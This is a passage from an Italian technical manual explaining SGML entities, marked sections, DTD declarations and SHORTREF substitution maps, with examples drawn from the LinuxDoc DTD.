Le entità di qualunque tipo, possono essere dichiarate abbinando una stringa a una macro, come è stato mostrato in precedenza. In alternativa, a una macro si può abbinare un file esterno (file inteso nel senso più ampio possibile). In tal caso, si utilizza la parola chiave '**`SYSTEM`**' come nell'esempio seguente:

```
<!ENTITY capitolo2 SYSTEM "capitolo2.sgml">
```

In tal modo, quando nel documento SGML si utilizza la macro '**`&capitolo2;`**' e poi lo si elabora attraverso un analizzatore SGML, si ottiene l'inserimento del file '`capitolo2.sgml`'. Più o meno ciò che si fa normalmente con le direttive di un precompilatore di un linguaggio di programmazione.

Nello stesso modo si può fare per dichiarare un'entità parametrica, come nell'esempio seguente:

```
<!ENTITY % isoent SYSTEM "isoent.txt">
```

L'esempio mostra la dichiarazione della macro '**`%isoent;`**', riferita al file '`isoent.txt`'. Per utilizzare questa macro, bisogna sapere a cosa si riferisce; trattandosi di un file, è logico pensare che si tratti di un testo articolato su più righe, quindi inadatto all'inserzione all'interno delle istruzioni. Generalmente, una macro del genere serve a incorporare un pezzo di DTD dall'esterno.

```
%isoent;
```

Come si vede dall'esempio, è normale vedere la chiamata di una macro di questo tipo, da sola, all'esterno di qualunque istruzione del DTD. L'esempio mostrato è comunque significativo: rappresenta l'inclusione di un file che presumibilmente, dal nome, serve a incorporare le entità ISO, cioè quelle standard riferite alle lettere accentate e ai simboli speciali.

A questo proposito, potrebbero esistere diversi file, del tipo: '`isoent.latex.txt`', '`isoent.html.txt`',... che prima di avviare l'analizzatore SGML vengono sostituiti al file '`isoent.txt`', in modo da ottenere la sostituzione corretta in base all'elaborazione successiva che si vuole ottenere (LaTeX, HTML, ecc.).

Se non fosse ancora chiaro, ecco come potrebbe essere composto l'ipotetico file '`isoent.txt`' quando si vogliono le sostituzioni corrette per LaTeX.

```
<!ENTITY agrave "\`a">
<!ENTITY Agrave "\`A">
<!ENTITY egrave "\`e">
<!ENTITY Egrave "\`E">
<!ENTITY eacute "\'e">
<!ENTITY Eacute "\'E">
…
```

L'acquisizione di una macro da un file esterno può essere dichiarata senza specificare esplicitamente il file, lasciando che l'analizzatore trovi il file corretto in base a un catalogo SGML. L'argomento viene ripreso in seguito, comunque, in questo tipo di dichiarazione, manca il nome del file.

```
<!ENTITY capitolo2 SYSTEM>
```

```
<!ENTITY % isoent SYSTEM>
```

Solitamente, si preferisce includere in questo modo solo le macro parametriche, cosa che può essere compresa intuitivamente in seguito.

455.7.2 Codici macro speciali

È bene ribadire che l'uso delle entità standard (ISO), permette di rendere il testo SGML indipendente dalla piattaforma utilizzata. Tuttavia, la dichiarazione della sostituzione dipende dalla piattaforma e, come si è mostrato, si tendono a predisporre diversi schemi di sostituzione per le diverse piattaforme a cui si vuole fare riferimento.

In situazioni eccezionali, può essere conveniente indicare i caratteri per numero, decimale o esadecimale, attraverso una notazione simile a quella delle entità normali. Per esempio, se si usa la codifica ISO 8859-1 (Latin 1), la macro '**`è`**', oppure la macro '**`è`**' corrisponde alla lettera '**`è`**' (la «e» accentata normale).

Questa possibilità è fondamentale proprio quando si definiscono le stringhe di sostituzione per una piattaforma determinata (hardware-software), in cui si debbano indicare caratteri speciali identificati dal numero corrispondente.

```
<!ENTITY egrave "&#232;">
```

Potrebbe sembrare che un testo SGML non possa utilizzare una codifica particolare, quale ISO 8859-1 o altro. Non è così. L'SGML mette a disposizione le entità standard, ma ciò non toglie che si possa decidere di usare comunque una codifica (ASCII) estesa come Latin 1 o altro. Ovviamente questo rende il testo dipendente dalla piattaforma, precisamente dalla codifica. Volendo essere precisi, la codifica utilizzabile dipende dalla dichiarazione SGML, cosa che viene descritta nel capitolo 457.

455.8 Sezioni marcate

Le sezioni marcate sono una specialità di SGML, poco usata e poco conosciuta. Si tratta di istruzioni che vengono inserite nel testo SGML (non nel DTD) e servono a vario titolo per delimitare del testo per qualche scopo.

Una sezione marcata si compone di un sorta di marcatore di apertura e di una sorta di marcatore di chiusura. Il marcatore di apertura contiene una parola chiave che ne identifica il comportamento. Si osservi l'esempio seguente:

```
<![INCLUDE[
Questa parte del testo è inclusa nell'elaborazione SGML.
]]>
```

Come si può intuire, la sezione marcata dell'esempio è introdotta da '**`<![INCLUDE[`**' ed è terminata da '**`]]>`**'. In questo caso, la parola chiave '**`INCLUDE`**' indica che il testo contenuto nella sezione marcata deve essere incluso nell'elaborazione (anche se ciò, per ora, può sembrare perfettamente senza significato).

Le parole chiave utilizzabili per definire la sezione marcata sono diverse; di seguito ne appare l'elenco.

Parola chiave	Descrizione
`INCLUDE`	Il contenuto della sezione marcata deve essere incluso nel documento SGML e deve essere elaborato normalmente.
`IGNORE`	Il contenuto della sezione marcata deve essere escluso dal documento SGML. Se l'analizzatore SGML genera un qualche tipo di output, questo non contiene tale sezione.
`CDATA`	Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità. Ciò vale per tutto, tranne il simbolo di chiusura della sezione marcata ('`]]>`'), che quindi è l'unica cosa che non può essere rappresentata all'interno di questa.
`RCDATA`	Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.
`TEMP`	Il contenuto della sezione marcata deve essere inteso come «temporaneo». Ciò serve solo come riferimento umano, per localizzare facilmente una parte del documento che richiede una revisione o che deve essere rimossa.

L'utilizzo di sezioni marcate di tipo '**`INCLUDE`**' e '**`IGNORE`**' è utile solo in abbinamento a entità parametriche. Prima di proseguire, è bene chiarire che quella specie di marcatore che apre una sezione marcata è come un'istruzione SGML, di quelle che appaiono nel DTD, anche se viene usata al di fuori di questo, nel documento. In questo senso, al suo interno si possono usare le entità parametriche; quindi, una di queste macro può servire per definire in modo dinamico la parola chiave '**`INCLUDE`**' oppure '**`IGNORE`**', per decidere di includere o escludere quel blocco (e probabilmente anche altri) con la modifica di una sola macro.

Per esempio, nel DTD del documento potrebbe apparire la dichiarazione di un'entità parametrica denominata '**`commentato`**'.

```
<!ENTITY % commentato "INCLUDE">
```

Nel documento SGML potrebbero esserci una serie di sezioni marcate la cui inclusione deve dipendere da questa macro.

```
…
1 + 2 = 3
<![%commentato;[
La matematica non è un'opinione.
]]>
…
```

Quando il testo viene analizzato, la macro viene espansa e trovando che corrisponde a '**`INCLUDE`**', il testo delle sezioni marcate che l'hanno usata, vengono incluse. Al contrario, basta modificare la macro, assegnandole il valore '**`IGNORE`**', per fare in modo che tutte quelle sezioni marcate vengano ignorate.

Questo tipo di approccio potrebbe sembrare ugualmente scomodo per l'utilizzatore che non vuole toccare il DTD. Però, come è possibile vedere in seguito, si possono inserire delle eccezioni al DTD nel preambolo di un documento SGML. Oppure, si può benissimo progettare un DTD con una componente esterna, destinata a questo tipo di ritocchi.

455.9 Dettagli importanti

Prima di passare alla descrizione dell'abbinamento di un DTD a un testo SGML, è bene chiarire alcuni dettagli che sono stati trascurati fino a questo punto.

455.9.1 Commenti

All'interno del documento sorgente SGML, come nel DTD, possono essere indicate delle righe di commento da non considerare parte del documento o della codifica. Queste si ottengono con i delimitatori '**<!--**' e '**-->**'.

Volendo approfondire meglio il problema, la sequenza '**<!>**' rappresenta l'istruzione SGML nulla e può essere usata indifferentemente nel DTD o nel sorgente SGML. In qualità di istruzione nulla viene ignorata semplicemente.

All'interno delle istruzioni SGML è possibile inserire dei commenti, attraverso una sequenza di due trattini ('**--**'), per aprire e chiudere il commento. L'esempio seguente dichiara l'elemento '**itemize**' con un commento incorporato:

```
<!ELEMENT itemize - - (item+) -- elenchi puntati -- >
```

Ciò dovrebbe chiarire il senso del commento composto da '**<!--**' e '**-->**': si tratta di un'istruzione (nulla) che contiene un commento.

Questa particolarità di SGML ha delle conseguente: nel testo che compone il commento, non possono apparire sequenze di due o più trattini.

455.9.2 Maiuscole e minuscole

Per convenzione, i nomi di entità sono sensibili alla differenza tra lettere maiuscole e minuscole, per cui '**À**' e '**à**' rappresentano rispettivamente la lettera «A» maiuscola con accento grave e la «a» minuscola con accento grave.

Per convenzione, i nomi degli elementi, i simboli delle regole di minimizzazione, i nomi degli attributi e le parole chiave, non sono sensibili alla differenza tra lettere maiuscole e minuscole. Quindi, nell'ambito delle dichiarazioni del DTD i due esempi seguenti sono identici:

```
<!element ref - o empty>
<!attlist ref
        id cdata #required
        name cdata "riferimento">
```

```
<!ELEMENT REF - O EMPTY>
<!ATTLIST REF
        ID CDATA #REQUIRED
        NAME CDATA "riferimento">
```

Nello stesso modo, nell'ambito del testo SGML sono identici i due esempi seguenti:

```
... <ref id="capitolo-introduttivo" name="Intro"> ...
```

```
... <REF id="capitolo-introduttivo" name="Intro"> ...
```

indifferentemente dal modo (maiuscolo o minuscolo) in cui l'elemento '**ref**' è stato dichiarato nel DTD.

Evidentemente, in generale, il contenuto delle stringhe delimitate è sensibile alla differenza tra maiuscole e minuscole, dal momento che riguarda i programmi che fanno uso del documento dopo l'analisi SGML; in pratica, dipende da questi programmi successivi il senso che hanno tali informazioni.

455.9.3 Delimitatori di stringa

In varie situazioni, all'interno del DTD e all'interno dei marcatori utilizzati nel testo SGML, può essere necessaria l'indicazione di stringhe. I simboli utilizzati per delimitare le stringhe possono essere gli apici doppi ('"..."'), oppure gli apici singoli (''...''). La scelta tra i due tipi di delimitatori dovrebbe essere indifferente, a parte la possibile necessità di inserire nelle stringhe proprio questi caratteri. Si osservi l'esempio seguente, in cui vengono dichiarate le entità riferite ad alcune lettere accentate da usare con LaTeX.

```
<!ENTITY uuml   '\"u'>
<!ENTITY Uuml   '\"U'>
<!ENTITY yacute "\'y">
<!ENTITY Yacute "\'Y">
```

In situazioni più complesse, potrebbe essere necessario indicare i caratteri con l'aiuto delle macro '**&#*nnn*;**', che permettono di identificare l'oggetto attraverso il numero corrispondente riferito al tipo di codifica utilizzato (purché il contesto preveda la successiva ulteriore espansione di tali macro).

455.9.4 Tipo di contenuto di un'entità generale

In precedenza, quando è stato mostrato in che modo possa essere definita un'entità, si è trascurato il fatto che si deve definire in che modo la stringa di sostituzione vada interpretata. Per questo, si aggiunge una parola chiave prima della stringa.

Se non si usa alcuna parola chiave, si intende che la stringa vada interpretata come appare, espandendo eventuali entità contenute al suo interno. Si osservi l'esempio.

```
<!ENTITY attenzione "&lt;ATTENZIONE&gt;">
```

Quando dovesse essere utilizzata la macro '**&attenzione;**', si otterrebbe la stringa '**<ATTENZIONE>**', perché le entità '**<**' e '**>**' vengono espanse ulteriormente.

Se si indica la parola chiave '**CDATA**', si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe sembrare un'entità.

```
<!ENTITY attenzione CDATA "&lt;ATTENZIONE&gt;">
```

L'esempio, modificato con l'introduzione della parola chiave '**CDATA**', fa sì che la macro '**&attenzione;**' si traduca in pratica in '**<ATTENZIONE>**', perché le entità '**<**' e '**>**' non vengono riconosciute come tali e quindi non vengono espanse.

Se si utilizza la parola chiave '**SDATA**' (*Special data*), si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe

sembrare un'entità. Però, a differenza di '**CDATA**', l'informazione viene filtrata in modo particolare quando l'analizzatore SGML genera un risultato transitorio da riutilizzare con un altro programma di composizione.

455.9.5 Contenuto elementare degli elementi

In precedenza è già stata spiegata la dichiarazione degli elementi e la dichiarazione del contenuto. In particolare si è visto che attraverso la parola chiave '**#PCDATA**' si fa riferimento a testo normale che viene elaborato normalmente (*parsed*). Ciò significa che questo tipo di testo è soggetto alla sostituzione delle entità, come fino a questo punto si è dato per scontato.

Tuttavia esistono altre parole chiave per definire tipi di testo differenti. Segue l'elenco di quelle più comuni.

Parola chiave	Descrizione
#PCDATA	*Parsed character data*. Si riferisce a testo normale soggetto alla sostituzione delle entità. Questo testo non può contenere altri elementi.
CDATA	Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità. In pratica, la definizione di elementi con contenuto '**CDATA**' è decisamente sconsigliabile. Se esiste la necessità di delimitare una zona di testo da trattare in modo letterale, solitamente, si preferisce utilizzare una sezione marcata del tipo '**<![CDATA[**...**]]>**'.
RCDATA	Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.

455.10 Abbinare il DTD al documento SGML

L'abbinamento di un DTD a un documento SGML avviene generalmente in modo formale. In presenza di situazioni eccezionali, questo abbinamento può essere implicito, come nel caso dell'HTML, ma è bene utilizzare ugualmente l'approccio generale anche in questi casi estremi.

Un sorgente SGML inizia normalmente con la dichiarazione del tipo di DTD utilizzato. Può trattarsi di un file esterno o di dichiarazioni incorporate nel documento stesso. Per esempio, la dichiarazione seguente indica all'analizzatore SGML di utilizzare un DTD esterno, denominato '**linuxdoc**' e contenuto nel file 'linuxdoc.dtd'.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd">
```

L'esempio seguente mostra invece una dichiarazione iniziale che contiene le istruzioni che compongono il DTD, racchiuse tra parentesi quadre.

```
<!DOCTYPE personale [
...
-- istruzioni SGML --
...
...
]>
```

Una terza possibilità permette di definire un file esterno e di aggiungere altre istruzioni particolari riferite al documento, come nell'esempio seguente, sempre utilizzando le parentesi quadre.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd" [
...
-- istruzioni SGML --
...
...
]>
```

Inoltre, come è stato visto nel caso delle entità, l'acquisizione dall'esterno di un file contenente un DTD, può avvenire anche senza stabilire espressamente il nome di un file, lasciando che questo venga determinato da un catalogo. Così, l'esempio già visto del DTD '**`linuxdoc`**' si potrebbe trasformare nel modo seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
```

Esiste anche un'altra alternativa: quella di indicare un identificatore pubblico, anch'esso riferito a un catalogo. Quello che segue è il preambolo di un file SGML scritto secondo il DTD HTML 3.2. Si osservi, a questo proposito, l'uso della parola chiave '**`PUBLIC`**'.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

455.10.1 Strategie

La scelta di incorporare il DTD nel documento, o di lasciarlo all'esterno, dipende da delle preferenze organizzative. Di sicuro, può essere sensato l'inclusione del DTD nel documento SGML quando si tratta di un DTD specifico che non viene usato altrove.

Nella realtà, si utilizza quasi sempre un DTD esterno, probabilmente predisposto da altri, abbinato a una serie di strumenti che permettono di produrre dei documenti in formato finale a partire dai sorgenti SGML scritti seguendo quel DTD particolare.

L'estensibilità del DTD resta sempre una possibilità utile per poter aggiungere delle entità generali (interne o esterne) o delle entità parametriche allo scopo di gestire opportunamente le sezioni marcate.

455.10.2 Entità generali

Come si è visto nella sezione precedente, la dichiarazione del DTD può includere delle istruzioni del DTD, generalmente estendendolo. Questo meccanismo permette, tra le altre cose, di inserire delle entità generali, interne o esterne. Si osservi l'esempio:

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!">
<!ENTITY posix    "POSIX">
<!ENTITY unix     "Unix">
<!ENTITY xwin     "X Window System">
<!ENTITY edizione "1999.12.31">
]>
```

L'esempio appena mostrato permette di utilizzare le macro '**`&pericolo;`**', '**`&posix;`**', '**`&unix;`**', '**`&xwin;`**' e '**`&edizione;`**', all'interno del sorgente SGML, ottenendo la loro sostituzione automatica. Per intenderne l'utilità, basta pensare al caso della macro '**`&xwin;`**' dell'esempio precedente: non occorre più ricordare come si deve scrivere («X», «X Window» o «X Window System»); se si decidesse di cambiare, basterebbe modificare la dichiarazione dell'entità. Il concetto è analogo a quello delle macro del precompilatore nei linguaggi di programmazione.

L'esempio fa riferimento in particolare a entità interne, perché tutto quello che serve è contenuto nella dichiarazione, mentre sarebbero entità esterne se si fa riferimento a file esterni per l'espansione del loro contenuto.

Segue un esempio con l'uso di un'entità esterna:

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY COPY         SYSTEM "formalita/copy.sgml">
]>
```

La definizione di entità generali è consentita anche quando queste dovessero essere già state dichiarate nel DTD. Le entità dichiarate nelle istruzioni aggiuntive, dovrebbero prendere la precedenza e sostituirsi a quelle eventualmente già dichiarate nel DTD.

455.10.3 Entità parametriche

Come nel caso delle entità generali, nelle estensioni del DTD può essere conveniente aggiungere la dichiarazione di entità parametriche da utilizzare per controllare l'inclusione o l'esclusione di sezioni marcate. Si osservi l'esempio, già mostrato in precedenza, in cui la macro '**`commentato`**' serve per controllare alcune sezioni marcate, stabilendone il tipo.

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!">
<!ENTITY posix    "POSIX">
<!ENTITY unix     "Unix">
<!ENTITY xwin     "X Window System">
<!ENTITY edizione "1999.12.31">
...
<!ENTITY % commentato "INCLUDE">
]>
...
...
1 + 2 = 3
<![%commentato;[
La matematica non è un'opinione.
]]>
...
...
```

455.10.4 Ultime annotazioni sulla dichiarazione del DTD

Si è visto in che modo inizia un sorgente SGML. Quello che non è ancora stato chiarito è che il tipo di documento deve essere stato dichiarato nel DTD, anche se ciò può sembrare ridondante. In effetti è necessario dire di cosa è composto il documento. Nel DTD potrebbe apparire un'istruzione come quella seguente:

```
<!ELEMENT linuxdoc O O ( article | report | book | letter ) >
```

In questo esempio, si comprende che non è necessario usare marcatori del tipo '**<linuxdoc>**' '**</linuxdoc>**' per delimitare il sorgente SGML. Infatti, la coppia di '**O**' afferma che queste sono opzionali. Invece, il tipo di documento '**linuxdoc**' deve contenere esattamente un elemento del tipo '**article**', oppure '**report**', oppure '**book**', o ancora '**letter**'.

Il sorgente SGML che fa riferimento al tipo di documento '**linuxdoc**' e che utilizza il formato definito dall'elemento '**article**', è composto schematicamente come segue:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
...
...
...
</article>
```

Un tipo di documento potrebbe essere definito in maniera diversa, per esempio nel modo seguente:

```
<!element miodoc - - ( sezione+ ) >
```

In questo caso, il documento può contenere solo elementi '**sezione**', ed è obbligatorio l'utilizzo dei marcatori per indicare l'inizio e la fine del tipo di documento.

```
<!doctype miodoc system>
<miodoc>
        <sezione>
        ...
        ...
        ...
</miodoc>
```

455.11 Mappe di sostituzione (shortref)

Fino a questo punto, si è vista la filosofia dell'SGML applicata alla struttura del documento e all'indipendenza rispetto alla piattaforma. L'analizzatore SGML standard, oltre che convalidare il documento in base al DTD, si occupa di rielaborare il sorgente SGML per generare un risultato intermedio, più facile da gestire per altri programmi di composizione.

In un certo qual modo, questo risultato intermedio può essere controllato, all'interno del DTD, attraverso la definizione di mappe di sostituzione, o *shortref*.

Con questo meccanismo, si punta normalmente ad attribuire significati speciali a simboli determinati, oltre che a controllare la spaziatura orizzontale e verticale del testo.

455.11.1 Dichiarazione e abbinamento delle mappe di sostituzione

La mappa di sostituzione definisce un abbinamento tra un simbolo e un'entità che ne deve prendere il posto. L'esempio seguente è solo un pezzo ipotetico della dichiarazione di una mappa del genere.

```
<!SHORTREF miamappa
...
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
        "}" rcub
        "|" verbar >
```

Dall'esempio si può osservare che alcuni simboli vengono sostituiti con le entità relative, indicate solo per nome, senza bisogno della e-commerciale e del punto e virgola finale. Questo fatto, di per sé, potrebbe sembrare assolutamente inutile dal punto di vista di SGML: se si può scrivere una parentesi quadra aperta, perché sostituirla automaticamente con la sua entità corrispondente. Il fatto è che il software utilizzato per la composizione, potrebbe attribuire un significato speciale a una parentesi quadra, mentre quello che si vuole nel testo SGML è che questa valga solo per quello che appare. In tal modo, chi scrive dovrebbe utilizzare necessariamente la macro '**`[`**' per non creare problemi al programma di composizione o di elaborazione successiva.

Nello stesso modo, attraverso la mappa di sostituzione, si può attribuire un significato completamente diverso alla parentesi quadra aperta: per assurdo, potrebbe diventare una parentesi graffa...

```
<!SHORTREF miamappa
...
        "[" lcub
        "]" rcub
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

Volendo fare delle acrobazie, si può associare un simbolo a un'entità che poi si traduce in un marcatore. Si osservi l'esempio.

```
<!ENTITY formula1 '<formula>'>
<!ENTITY formula0 '</formula>'>
<!SHORTREF miamappa
...
        "[" formula1
        "]" formula0
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

In questo modo, quando nel testo si utilizzano le parentesi quadre, ciò che si ottiene è l'apertura e la chiusura dell'elemento '**`formula`**'.

Anche se questa tecnica è stata usata nel noto DTD LinuxDoc, come in Qwertz, proprio per delimitare agevolmente le formule matematiche, si tratta di una cosa decisamente sconsigliabile dal punto di vista dell'SGML.

Gli elementi SGML vanno abbinati alle mappe che si ritiene siano più adatte per i loro scopi. Tuttavia, un elemento può non essere stato abbinato esplicitamente ad alcuna mappa; in tal caso eredita quella dell'elemento che lo contiene effettivamente, di volta in volta, nel documento. Di conseguenza, diventa importante abbinare esplicitamente una mappa almeno all'elemento più esterno, ovvero a quello che corrisponde al nome del tipo stesso di documento.

Dagli esempi mostrati, si può notare che la mappa ha un nome, indicato subito dopo la parola chiave '**`SHORTREF`**' che apre il comando. Se si vuole abbinare la mappa '**`miamappa`**' all'elemento '**`acronimo`**', si procede come nell'esempio seguente:

```
<!USEMAP miamappa acronimo>
```

455.11.2 Spaziature e interruzioni di riga

In linea di principio, il risultato dell'elaborazione dell'analizzatore SGML contiene tutti gli spazi orizzontali e verticali esistenti nel sorgente di partenza. Però, per quanto possibile, si cerca normalmente di evitare che il sorgente SGML sia vincolato dalla spaziatura utilizzata, che in realtà potrebbe servire solo per facilitarne la lettura umana con rientri, allineamenti, spazi verticali come si farebbe con un linguaggio di programmazione.

Per questo ci deve essere un modo per poter identificare le spaziature orizzontali, le righe vuote e quelle bianche, in modo da poterle sopprimere nel risultato dell'elaborazione SGML. Naturalmente, bisogna poter distinguere, perché ci sono situazioni in cui gli spazi e le righe vuote hanno un significato e vanno mantenuti.

Per queste cose si utilizzano delle macro speciali, ma prima di descriverle, occorre definire alcuni concetti. Dal punto di vista dell'SGML, una riga è una sequenza di caratteri, con un inizio e una fine, ignorando completamente la codifica che si utilizza in pratica per separare una riga dall'altra.

Nei sistemi Unix, il codice di interruzione di riga è composto dal carattere *<LF>* mentre in altri sistemi si utilizza la sequenza *<CR><LF>*. Per l'SGML è come se questi codici non esistessero: le righe finiscono **prima** del codice di interruzione di riga e iniziano **dopo** tale codice. Si osservi l'esempio seguente:

```
<paragrafo>Ciao,
come stai?
Io bene; e tu?</paragrafo>
```

L’idea che ha l’SGML di ciò che è stato scritto, può essere rappresentata dallo schema seguente, dove è stato utilizzato il simbolo ‘**^**’ per segnalare l’inizio della riga, il simbolo ‘**$**’ per segnalarne la fine, i simboli ‘**>**’ e ‘**<**’ per indicare l’inizio e la fine dell’elemento.

```
>Ciao,$
^come stai?$
^Io bene; e tu?<
```

Può sembrare strano, ma all’inizio e alla fine del testo mancano questi margini: esiste solo l’inizio e la fine dell’elemento. Se si dovesse sopprimere una riga, si eliminerebbe implicitamente anche il suo inizio e la sua fine.

Da qualche parte si potrebbe leggere che il codice di inizio riga equivale al codice *<LF>*, mentre quello di fine riga corrisponde a *<CR>*. Evidentemente questo ragionamento può valere solo per le piattaforme che utilizzano file di testo con un’interruzione di riga *<CR><LF>*, ma si tratta di una semplificazione che non corrisponde alla logica di SGML e può essere solo forviante.

La tabella 455.70 mostra le macro più importanti che possono essere usate per il controllo delle spaziature superflue.

Tabella 455.70. Simboli di definizione di spaziature e delimitazione delle righe.

Simbolo	Significato
`&#RS;`	Inizio di una riga (*Record start*).
`&#RE;`	Fine di una riga (*Record end*).
`&#RS;B`	Spaziatura iniziale.
`B&#RE;`	Spaziatura finale.
`&#RS;&#RE;`	Una riga vuota.
`&#RS;B&#RE;`	Una riga contenente solo spazi orizzontali (bianca).
`&#SPACE;`	Uno spazio singolo, [*SP*].
`&#TAB;`	Tabulazione, [*HT*].
`BB`	Spazio orizzontale all’interno e agli estremi dell’elemento.

L’esempio seguente mostra una mappa di sostituzione tipica, in cui si vogliono ignorare (e di conseguenza, eliminare) gli spazi orizzontali superflui, le righe vuote, quelle bianche, infine si vuole che tutto il testo si traduca in una riga sola.

```
<!shortref miamappa
        "BB"            space
        "&#RS;B"        null
        "B&#RE;"        space
        "&#RS;B&#RE;"   null
        "&#RS;&#RE;"    null
        "&#RS;"         null
        "&#RE;"         space
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
        "}" rcub
        "|" verbar >
```

Le macro '**`&space;`**' e '**`&null;`**' si riferiscono rispettivamente a un solo carattere spazio e alla stringa nulla. Generalmente devono essere dichiarate nel DTD nel modo seguente:

```
<!ENTITY space " ">
<!ENTITY null "">
```

Per comprendere meglio l'effetto della mappa di sostituzione proposta, conviene partire da un esempio e analizzare gli effetti di ogni dichiarazione, una alla volta. In particolare, gli utenti dei sistemi Unix devono dimenticare per un po' il comportamento del codice di interruzione di riga (*new-line*), perché SGML considera solo la stringa nulla all'inizio e alla fine della riga: solo quando la fine di una riga e l'inizio della successiva sono stati rimossi, allora queste due vengono unite assieme.

Supponiamo di cominciare da una variante dell'esempio già descritto, dove sono stati aggiunti tanti spazi orizzontali e verticali superflui.

```
>     Ciao,      $
^$
^         $
^come stai?$
^$
^     Io         bene;         e      tu?     <
```

Applicando la trasformazione '**`"BB" space`**', vengono sostituiti gli spazi orizzontali all'inizio dell'elemento, alla fine e all'interno delle frasi con uno spazio singolo normale.

```
> Ciao,      $
^$
^         $
^come stai?$
^$
^     Io bene; e tu? <
```

Si può osservare che le frasi si sono ricompattate; inoltre, all'inizio e alla fine dell'elemento è rimasto un solo spazio superfluo (che non può essere rimosso). Si continua applicando '**`"&#RS;B" null`**'; si ottiene l'eliminazione dell'inizio delle righe (quelle che contengono effettivamente qualcosa) fino al primo carattere diverso da uno spazio orizzontale.

```
> Ciao,      $
^$
^         $
^come stai?$
^$
 Io bene; e tu? <
```

Quando si applica anche ‘**`"B&#RE;" space`**’; si ottiene la sostituzione degli spazi orizzontali nella parte finale, fino alla fine delle righe (quelle che contengono effettivamente qualcosa), con uno spazio singolo. Nell’esempio, dal momento che nella prima riga è scomparso il simbolo che segnalava la fine della riga, appare un trattino basso, ma solo per aiutare il lettore.

```
> Ciao,_
^$
^         $
^come stai?$
^$
 Io bene; e tu? <
```

La sostituzione ‘**`"&#RS;B&#RE;" null`**’ elimina le righe bianche, ma non vuote.

```
> Ciao,_
^$
^come stai?$
^$
 Io bene; e tu? <
```

La sostituzione ‘**`"&#RS;&#RE;" null`**’ elimina le righe vuote.

```
> Ciao,_
^come stai?$
 Io bene; e tu? <
```

Si può osservare che la riga contenente la frase «come stai?», è rimasta intatta. Infatti, non contenendo spazi aggiuntivi all’inizio o alla fine, non è mai stata interessata dalle trasformazioni applicate fino a questo momento.

Finalmente entrano in gioco ‘**`"&#RS; null`**’ e ‘**`"&#RE; space`**’, per eliminare l’inizio e la fine delle righe rimaste. Per la precisione, la fine delle righe deve essere sostituito con uno spazio singolo, altrimenti si rischia di attaccare assieme delle parole. La trasformazione viene mostrata in due passaggi.

```
> Ciao,_
 come stai?_
 Io bene; e tu? <
```

```
> Ciao, come stai? Io bene; e tu? <
```

Nonostante la descrizione fatta con tanta cura, è probabile che la trasformazione ‘**`"&#RS; null`**’ venga semplicemente ignorata, perché l’analizzatore SGML si limita a tenere in considerazione solo la fine delle righe (*record end*).

455.11.3 Limitazioni ed esagerazioni

Da quanto visto nella sezione precedente si potrebbe supporre che il meccanismo delle mappe di sostituzione permetta di sostituire quello che si vuole. Non è così, solo alcuni simboli sono considerati dei possibili *shortref*. In ogni caso, ci si accorge subito quando si usa qualcosa di sbagliato: l'analizzatore SGML avvisa immediatamente.

Attraverso le mappe di sostituzione si possono realizzare anche delle acrobazie che spesso sono poco giustificabili e che sarebbe meglio evitare. A parere di chi scrive, la cosa meno utile che si possa richiedere a un sistema SGML è quella di fare in modo che le righe vuote e quelle bianche nel sorgente siano trasformate in separazioni tra i paragrafi. Infatti, l'SGML non ha questo scopo, eppure molti sistemi si impegnano in questo senso. LinuxDoc raggiunge questo risultato intervenendo proprio nelle mappe di sostituzione, facendo in modo che le righe bianche, identificate dal simbolo '**`&#RS;B&#RE;`**', e quelle vuote, identificate dal simbolo '**`&#RS;&#RE;`**', siano sostituite da '**`</p><p>`**', ovvero dai marcatori che servono a chiudere e a riaprire un paragrafo.

```
...
<!ENTITY psplit '</p><p>' >
...
<!SHORTREF pmap
        "&#RS;B" null
        "&#RS;B&#RE;" psplit
        "&#RS;&#RE;" psplit
...
        "{" lcub
        "}" rcub
        "|" verbar >
...
```

Quello che si vede sopra è proprio un estratto dal DTD di LinuxDoc, dove si vede che la macro '**`&psplit;`**' viene poi rimpiazzata dai marcatori già descritti.

Naturalmente, questo non esclude la possibilità di generare una grande quantità di elementi '**`p`**' vuoti, in presenza di più righe vuote o bianche. È chiaro che, successivamente, il sistema di composizione utilizzato deve prendersi carico della loro eliminazione.

455.11.4 Soluzione normale

Dopo aver visto in quanti modi si possono usare le mappe di sostituzione, vale la pena di mostrare una soluzione «normale», in cui il problema che si vuole risolvere è l'eliminazione degli spazi superflui all'inizio e alla fine delle righe, oltre che l'eliminazione delle righe bianche e quelle vuote:

```
<!ENTITY space " ">
<!ENTITY null "">
<!ENTITY recordstart "&#RS;">
<!ENTITY recordend "&#RE;">

<!SHORTREF standard
        "&#RS;B"        recordstart
        "B&#RE;"        recordend
        "&#RS;B&#RE;"   null
        "&#RS;&#RE;"    null
>
```

In questo modo, come si vede, è stato necessario dichiarare due entità nuove, '**`recordstart`**' e '**`recordend`**', per poter sopprimere gli spazi iniziali e finali superflui, pur mantenendo la separazione in righe distinte.

455.12 Elementi di testo riportato letteralmente

